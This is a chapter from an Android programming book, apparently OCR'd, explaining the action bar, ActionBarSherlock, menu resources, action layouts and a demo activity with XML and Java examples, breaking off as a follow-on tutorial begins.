



*Figure 109: Google Maps Activity, with Expanded Action Overflow*

The icon on the far left of the action bar also serves as a toolbar button, if you wish. A common pattern for using this is take the user back to the "main" or "home" activity of your application.

# A Wee Spot O' History

Back in the dawn of Android time, referred to by some as "the year 2007", we had options menus. These would rise up from the bottom of the screen based on the user pressing a MENU button:


*Figure 110: Legacy Options Menu*

This is why you will see references to "options menu" scattered throughout the Android SDK and in (::cough::) older Android books.

The action bar pattern was first espoused by Google at the 2010 Google I|O conference. However, at the time, there was no actual implementation of this, except in scattered apps, and definitely not in the Android SDK.

The Honeycomb version of Android — API Level 11 — added the action bar to the SDK, and apps targeting that API level will get an action bar when running on such devices.

# Your Action Bar Options

You have two ways of getting an action bar into your apps. In the long term, you will be able to simply use Android's native implementation. In the short term, however, most likely you will want to use ActionBarSherlock.

## Pure Native

As mentioned above, devices running Android 3.0 and higher have support for the action bar as part of their firmware, and that support is exposed through the Android SDK. For example, there is an `ActionBar` class, and you can get an instance of it for your activity's action bar via `getActionBar()`.

However, this only works on devices running Android 3.0 and higher. If you try calling `getActionBar()` on an older device, you will crash with a `VerifyError` runtime exception. `VerifyError` is Android's way of telling you "while you compiled fine, something your compiled code refers to does not exist".

If your app will only ever run on Android 3.0 or higher devices, using the native action bar is a fine choice. However, at the time of this writing, relatively few devices run Android 3.0 and higher. You can find out how many devices are running various versions of Android via the "Platform Versions" portion of the "Device Dashboard" section of the Android Developers Web site. This is updated monthly and shows who is using what, in the form of a table and a pie chart:





*Figure 111: Platform Versions Chart from March 2012 (image courtesy of Google)*

Until a preponderance of devices runs Android 3.0 or higher, you would be stuck with the legacy options menus on older devices, and that would be sad.

## ActionBarSherlock

You might think that the Android Support package, with its focus on backports, would have some facility for adding an action bar to apps running on older devices. Alas, it does not.

Various third-party projects implemented action bars to try to fill this gap, and none has done nearly as well as has ActionBarSherlock.

ActionBarSherlock, in effect, extends the Android Support package, adding a backported action bar for apps running on devices prior to API Level 14 (Ice Cream Sandwich). While native action bars became available with API Level 11, there were enough differences that ActionBarSherlock uses its own implementation from API Level 13 on down to API Level 7 (Android 2.1).

To use ActionBarSherlock, you need to do a few things, above and beyond what you would ordinary need to do to use the native action bar implementation.

### Installation

You will need to download ActionBarSherlock, such as by downloading a ZIP file or by cloning the project's GitHub repository.

Inside of the ActionBarSherlock distribution is a `library/` directory, containing an Android library project that you will need to add to your application's project as described in a previous chapter. We will go through all the steps of this process in an upcoming tutorial.

### Base Activity Class

You will need to adjust your project to inherit from `SherlockActivity` or one of its kin (e.g., `SherlockListActivity`). This is mostly a matter of adding the `Sherlock` prefix and adjusting your imports to refer to the `com.actionbarsherlock.app` package instead of `android.app`.

### Theme

You will also need to apply an ActionBarSherlock-flavored theme to your activities, either on a per-activity basis, or for the application as a whole. The Sherlock theme that most closely resembles the default theme is `Theme.Sherlock`.

The ActionBar/ActionBarDemo sample project applies `Theme.Sherlock` to the whole application, via an `android:theme` attribute on the `<application>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.inflation">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock"
    android:uiOptions="splitActionBarWhenNarrow">
    <activity
      android:name=".ActionBarDemoActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

**NOTE**: If you use this sample app, or any other one that uses ActionBarSherlock, you will need to update its configuration to point to your own copy of ActionBarSherlock's Android library project.

## What We Will Be Doing

In this book, we will generally be using ActionBarSherlock. Right now, most developers should still be targeting Android 2.x devices, and that will remain the case well into 2013. By late 2013, Android 2.x may have a small enough user base that you could consider dropping ActionBarSherlock... assuming nothing new shows up that ActionBarSherlock fixes.

For apps that are only targeting API Level 11 or higher, you can elect to skip ActionBarSherlock and use the pure native action bar implementation. A few examples in this book — ones that for other reasons only work on API Level 11+ – will go that route.

## Setting the Target

Whether you are using ActionBarSherlock or not, you will want to arrange to target API Level 11 or higher at runtime. That involves setting the `android:targetSdkVersion` attribute of the `<uses-sdk>` element of your manifest.

We see this in the same `ActionBar/ActionBarDemo` manifest originally shown above:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.inflation">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock"
    android:uiOptions="splitActionBarWhenNarrow">
    <activity
      android:name=".ActionBarDemoActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Doing nothing else but the preceding steps would give us an action bar, but one with no toolbar icons or action overflow menu. While perhaps visually appealing, this is

not terribly useful for the user, so we need to do some more work to give the user actions to perform from the action bar.

## Minding Narrow

The native action bar debuted with Honeycomb, which was only available for tablets. Here, we had lots of room, even with the device in portrait mode.

Once Ice Cream Sandwich (Android 4.0) rolled around, and the native action bar became available for phones, it was readily apparent that it was too small in portrait mode to do very much.

To help with this, you can enable a mode for your application (or specific activities) that gives you a "split" action bar: one at the top of your activity, and another at the bottom. Your toolbar buttons and the action overflow area will appear at the bottom, leaving the top available for your icon, application name, and other stuff that we have not talked about just yet.

To enable this feature, add `android:uiOptions="splitActionBarWhenNarrow"` to your `<application>` or a specific `<activity>` in the manifest. In the sample application manifest shown above, you will see this in the `<application>` element. In Eclipse's manifest editor, this appears as the "Ui options" field on the Application tab or in the details for a specific selected activity.

## Defining the Resource

The easiest way to get toolbar icons and action overflow items into the action bar is by way of a menu XML resource. This is called a "menu" resource for historical reasons, as these resources originally were used for things like the options menu.

You can add a `res/menu/` directory to your project and place in there menu XML resources.

Through Eclipse, if you create a new file in there (e.g., `actions.xml`), you will be able to manipulate the menu items using a structured editor, using the "Add" to add a new item and configuring it via the options on the right:





*Figure 112: Eclipse Menu Resource Editor*

Or, you can work with the raw XML, such as `res/values/actions.xml` from `ActionBar/ActionBarDemo`:

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
    android:id="@+id/add"
    android:actionLayout="@layout/add"
    android:icon="@android:drawable/ic_menu_add"
    android:showAsAction="ifRoom"
    android:title="@string/add"/>
  <item
    android:id="@+id/reset"
    android:icon="@android:drawable/ic_menu_revert"
    android:showAsAction="always|withText"
    android:title="@string/reset"/>
  <item
    android:id="@+id/about"
    android:icon="@android:drawable/ic_menu_info_details"
    android:showAsAction="never"
    android:title="@string/about">
```

```
  </item>

</menu>
```

There are four things you will want to configure on every menu item (`<item>` element in the XML):

1. The ID of the item (via the Id field in Eclipse or the `android:id` attribute in XML). This will create another `R.id` value, associated with this menu item, much like the `R.id` values for our widgets in our layouts. We will use this ID to determine when the user clicks on one of our toolbar buttons or action overflow items.
2. The title of the item (via the Title field in Eclipse or the `android:title` attribute in XML). If this item winds up in the action overflow menu, or optionally as part of its toolbar button, this text will appear. Typically, you will use a string resource reference (e.g., `@string/add`), to better support internationalization.
3. The icon for the item (via the Icon field in Eclipse or the `android:icon` attribute in XML). If your item will appear as a toolbar button, this icon is used with that button.
4. Flags indicating how this item should be portrayed in the action bar (via the "Show as action" field in Eclipse or the `android:showAsAction` attribute in XML). You will choose to have it be `always` a toolbar button, only be a toolbar button `ifRoom`, or have it `never` be a toolbar button. You can also elect to append `|withText` to either `always` or `ifRoom`, to indicate that you want the toolbar button to be both the icon and the title, not just the icon.

## Pondering Our Icons

There are three major sources of icons for your toolbar buttons:

1. Icons that are part of the Android SDK itself. You will find these listed in the documentation for `android.R.drawable` in the Android JavaDocs — icons for toolbar buttons are prefixed with `ic_menu_`. You would refer to these in your menu XML resource as `@android:drawable/...`, where the `...` is the name of the drawable resource. The `android:` portion indicates that you are trying to pull an image from the SDK. The `ActionBar/ActionBarDemo` resource shown above uses this approach to pull in `@android:drawable/ic_menu_add` and `@android:drawable/ic_menu_revert`.
2. Icons that are part of the firmware but are not exposed via the Android SDK. You can find many of these in your SDK installation — go to the `platforms`

directory, choose a particular installed SDK version (e.g., `android-11`), then go into `data/res/` and a particular drawable resource set (e.g., `drawable-hdpi`), and you will see many icons. Those with `ic_menu_` prefixes are designed to work with action bars. However, since these are not part of the SDK, you will need to copy them (in all relevant densities) into your project. And, since styling of these icons may have changed between various Android SDK releases, you may find that you need to copy a few versions of the icons and place them in API-level-specific resource sets (e.g., `res/drawable-hdpi-v11/` for icons to be used on API Level 11 and higher).

3. Icons that you draw yourself, or hire a graphic designer to draw, or obtain from the Android Asset Studio, or otherwise download. You will find instructions in the Android Developer documentation for how to design suitable icons, with the instructions written with a Photoshop user in mind.

The riskiest of these is using the built-in icons (#1 above). The reason is that device manufacturers have a tendency to tinker with these icons, changing their look from what you will see in the SDK and emulators. If *all* of the icons you will use come from the firmware, this is not going to be a problem. If, however, you are mixing some built-in icons with icons from other sources (#2 or #3 above), you will wind up with a mixed bag of looks. For example, some device manufacturers colorize their icons, while the standard Android icons are all grayscale — you might wind up with some grayscale icons and some in full color, which will look odd to your users. Hence, while it is cheap and easy to use the built-in icons, beware of this risk.

## Action Layouts

What happens if you want something other than a button to appear in the toolbar? Suppose you want a field instead?

Fortunately, this is supported. Otherwise, this would be a completely pointless section of the book.

In addition to the menu item configuration options mentioned above, you can also specify `android:actionLayout` (the "Action layout" field in Eclipse). This will be a reference to a layout XML resource that you want to have inflated into the action bar instead of a toolbar button. Obviously, since the action bar is only so big, you will need to be judicious about your use of space, which is why the `res/layout/add.xml` resource, referred to from our "add" item, is just a `LinearLayout` holding onto a `TextView` label and an `EditText` field:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content"
  android:orientation="horizontal">

  <TextView
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="Word:"
    android:textAppearance="@android:style/TextAppearance.Medium"/>

  <EditText
    android:id="@+id/title"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:layout_marginLeft="4dip"
    android:layout_marginTop="4dip"
    android:imeActionId="1337"
    android:imeOptions="actionDone"
    android:inputType="text"
    android:width="160sp"/>

</LinearLayout>
```

Some notable features of our layout include:

1. We add an `android:textAppearance` attribute to the `TextView` representing our "Add:" caption. The `android:textAppearance` attribute allows us to define the font type, size, color, and weight (e.g., bold) in one shot. We specifically use a "magic value" of `@android:style/TextAppearance.Medium`, so the caption matches the styling of the "Reset" label on our other menu item we promoted to the action bar.
2. We specify `android:width="160sp"` for the `EditText` widget, because `android:layout_width="fill_parent"` is ignored in the action bar — otherwise, we would take up the whole rest of the bar.
3. We specify `android:inputType="text"` on the `EditText` widget, which, among other things, will restrict us to a single line of text.
4. We also specify `android:imeActionId` and `android:imeOptions` on the `EditText` widget to control the "action button" of the soft keyboard, so we get control when the user presses `<Enter>` on the soft keyboard.

So, given our menu resource XML listed earlier in this chapter, we are requesting:

- An custom action view (`@layout/add`), if there is room, and
- An action overflow item, named `@id/reset`

## Applying the Resource

From your activity, you teach Android about these action bar items by overriding an `onCreateOptionsMenu()` method, such as this one from the `ActionBarDemoActivity` of the `ActionBar/ActionBarDemo` sample project:

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {
  new MenuInflater(this).inflate(R.menu.actions, menu);

  configureActionItem(menu);

  return(super.onCreateOptionsMenu(menu));
}
```

Here, we create a `MenuInflater` and tell it to inflate our menu XML resource (`R.menu.actions`) and pour them into the supplied `Menu` object. We then chain to the superclass, returning its result. We will discuss that `configureActionItem()` method call shortly.

Note that the specific implementations of `Menu` and `MenuInflater` will depend upon whether you are using ActionBarSherlock or not — if you are, you will need to use the Sherlock versions (`com.actionbarsherlock.view.Menu` and `com.actionbarsherlock.view.MenuInflater`) instead of the standard Android SDK ones (`android.view.Menu` and `android.view.MenuInflater`).

## Responding to Events

To find out when the user taps on one of these things, you will need to override `onOptionsItemSelected()`, such as the `ActionBarDemoActivity` implementation shown below:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  if (item.getItemId() == R.id.reset) {
    initAdapter();
    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

You will be passed a `MenuItem` (either `android.view.MenuItem` or `com.actionbarsherlock.view.MenuItem`). You can call `getItemId()` on it and

compare that value to the ones from your menu XML resource (`R.id.add` and `R.id.reset`). If you handle the event, return `true`; otherwise, return the value of chaining to the superclass' implementation of the method.

If you wish to respond to taps on your application icon, on the left of the action bar, compare `getItemId()` to `android.R.id.home`, as that will be the `MenuItem` used for that particular toolbar button. Note that if you have your `android:targetSdkVersion` set to `14` or higher, you will also need to call `setHomeButtonEnabled(true)` on the `ActionBar` (obtained via a call to `getActionBar()` or `getSupportActionBar()`, depending on whether you are using ActionBarSherlock), to enable this behavior.

## Attaching to Action Layouts

This works nicely for our `reset` action overflow item. What about that other menu item, where we requested our custom action view layout?

That is where that `configureActionItem()` method comes into play, that we called from `onOptionsItemSelected()`:

```
private void configureActionItem(Menu menu) {
  EditText add=
      (EditText)menu.findItem(R.id.add).getActionView()
                    .findViewById(R.id.title);

  add.setOnEditorActionListener(this);
}
```

Here, we ask the `Menu` to find the `MenuItem` object associated with our given item ID (`@id/add`). We then retrieve our inflated layout by a call to `getActionView()`. Finally, we get at the `EditText` widget by means of our old standby, `findViewById()`. Note that we have to call `findViewById()` on the inflated layout, not the activity.

Given this widget, we can now configure it as we see fit. In this case, we call `setOnEditorActionListener()`, indicating to Android that we want to get control when the user presses `<Enter>` or clicks the action button in the lower right corner of most soft keyboards. We will see what we do on that event shortly.

## The Rest of the Sample Activity

So, what is it that we really are doing here in `ActionBarDemoActivity`?

In many respects, this is reminiscent of the `ListActivity` demos from an earlier chapter. We have an array of 25 nonsense words, and we want to display these in a list. However, in addition, we want to allow the user to add words to the list and revert the list to its original state.

`ActionBarDemoActivity` is a `SherlockListActivity` — an ActionBarSherlock equivalent of the `ListActivity`. However, rather than set up our `ArrayAdapter` directly in the `onCreate()` method as some of the other samples have done, we delegate that work to an `initAdapter()` method. Moreover, that `initAdapter()` method does its work a bit differently than what those other samples did:

```
private void initAdapter() {
  words=new ArrayList<String>();

  for (String s : items) {
    words.add(s);
  }

  adapter=
      new ArrayAdapter<String>(this,
                               android.R.layout.simple_list_item_1,
                               words);

  setListAdapter(adapter);
}
```

Rather than create the `ArrayAdapter` straight out of the static `items` array, we create a fresh `ArrayList` and pour the `items` into it, then create the `ArrayAdapter` on the `ArrayList`. This may seem superfluous, but we will take advantage of this approach with our action bar items.

When the user clicks the Reset item in the action overflow menu, we call `initAdapter()` again, which gives our `ListActivity` a fresh set of nonsense words to display:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  if (item.getItemId() == R.id.reset) {
    initAdapter();
    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

When the user presses `<Enter>` or clicks the "Done" button on the soft keyboard while typing in our `EditText`, control routes to our activity's `onEditorAction()`

method, which is required of a `TextView.OnEditorActionListener`, which itself is required because we are supplying the activity as the parameter to `setOnEditorActionListener()`:

```
@Override
public boolean onEditorAction(TextView v, int actionId, KeyEvent event) {
  if (event == null || event.getAction() == KeyEvent.ACTION_UP) {
    adapter.add(v.getText().toString());
    v.setText("");

    InputMethodManager imm=
        (InputMethodManager)getSystemService(INPUT_METHOD_SERVICE);

    imm.hideSoftInputFromWindow(v.getWindowToken(), 0);
  }

  return(true);
}
```

We know the user has completed entering a word when `onEditorAction()` is invoked and the supplied `KeyEvent` is null or is `ACTION_UP` (meaning the user lifted their finger off of the key). At that point, we do three things:

1. We grab the nonsense word out of the field (supplied to us as a `TextView` parameter to `onEditorAction()` and we `add()` it to our `ArrayAdapter`. The `add()` method appends this word to the end of the words in our list. This works because we used an `ArrayList` for the `ArrayAdapter`, and `ArrayList` objects' contents can be modified at runtime (unlike static string arrays). A side effect of calling `add()` is that the `ArrayAdapter` will tell its attached `ListView` that the contents of the list changed, so the `ListView` will redraw itself and our new word appears at the bottom.
2. We clear out the field, so the user knows that we have accepted the new word.
3. We use the `InputMethodManager` to hide the soft keyboard, which will not automatically go away if the user presses `<Enter>`.

The net result of all of this is that we have an activity with our customized action bar:





*Figure 113: ActionBarDemo, As Initially Launched, on Android 4.0.3*

where the user can also type in a nonsense word into the field:





*Figure 114: ActionBarDemo, With User Data Entry, on Android 2.2*

If the user presses `<Enter>` or clicks that "Done" button in the lower right corner of the soft keyboard, the nonsense word is added to the end of the list:





*Figure 115: ActionBarDemo, With Additional Word, on Android 2.2*

Among our action bar items is an "About" one that will always be in the overflow menu. This will have three visual outcomes:

1. On devices without an off-screen MENU button, the overflow menu is represented by a "…" button, which displays the overflow menu when clicked:





*Figure 116: ActionBarDemo, on Android 4.0.3 Large Screen, with Overflow*

1. On Android 4.x devices with an off-screen MENU button, pressing the MENU button will cause the overflow menu to rise up from the bottom of the screen:





*Figure 117: ActionBarDemo, on Android 4.0.3 Normal Screen, with Overflow*

1. On Android 2.x devices, pressing the MENU button will cause a classic options menu to appear:


*Figure 118: ActionBarDemo, on Android 2.3.3, with Overflow*

# Visit the Trails!

In addition to this chapter, you can learn more about navigation options in the action bar (e.g., tabs) and learn about action modes, which temporarily replace the action bar with new items for use with contextual operations.

# Tutorial #7 - Adding the Action Bar

Now that we have added ActionBarSherlock to our project, it is time to put it to use, adding the action bar to our EmPubLite application.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

Starting in this tutorial, we will now begin editing Java source files. Eclipse users should try to remember two useful shortcut key combinations:

- `<Ctrl>-<Shift>-<O>` will organize your Java `import` statements, including finding imports for any classes or interfaces you have referenced in your code but have not yet imported
- `<Ctrl>-<Shift>-<F>` will reformat the Java or XML in the current editing window, in accordance with either the default styles in Eclipse or whatever you have modified them to via the Preferences window.

## Step #1: Setting Up the Target SDK Version

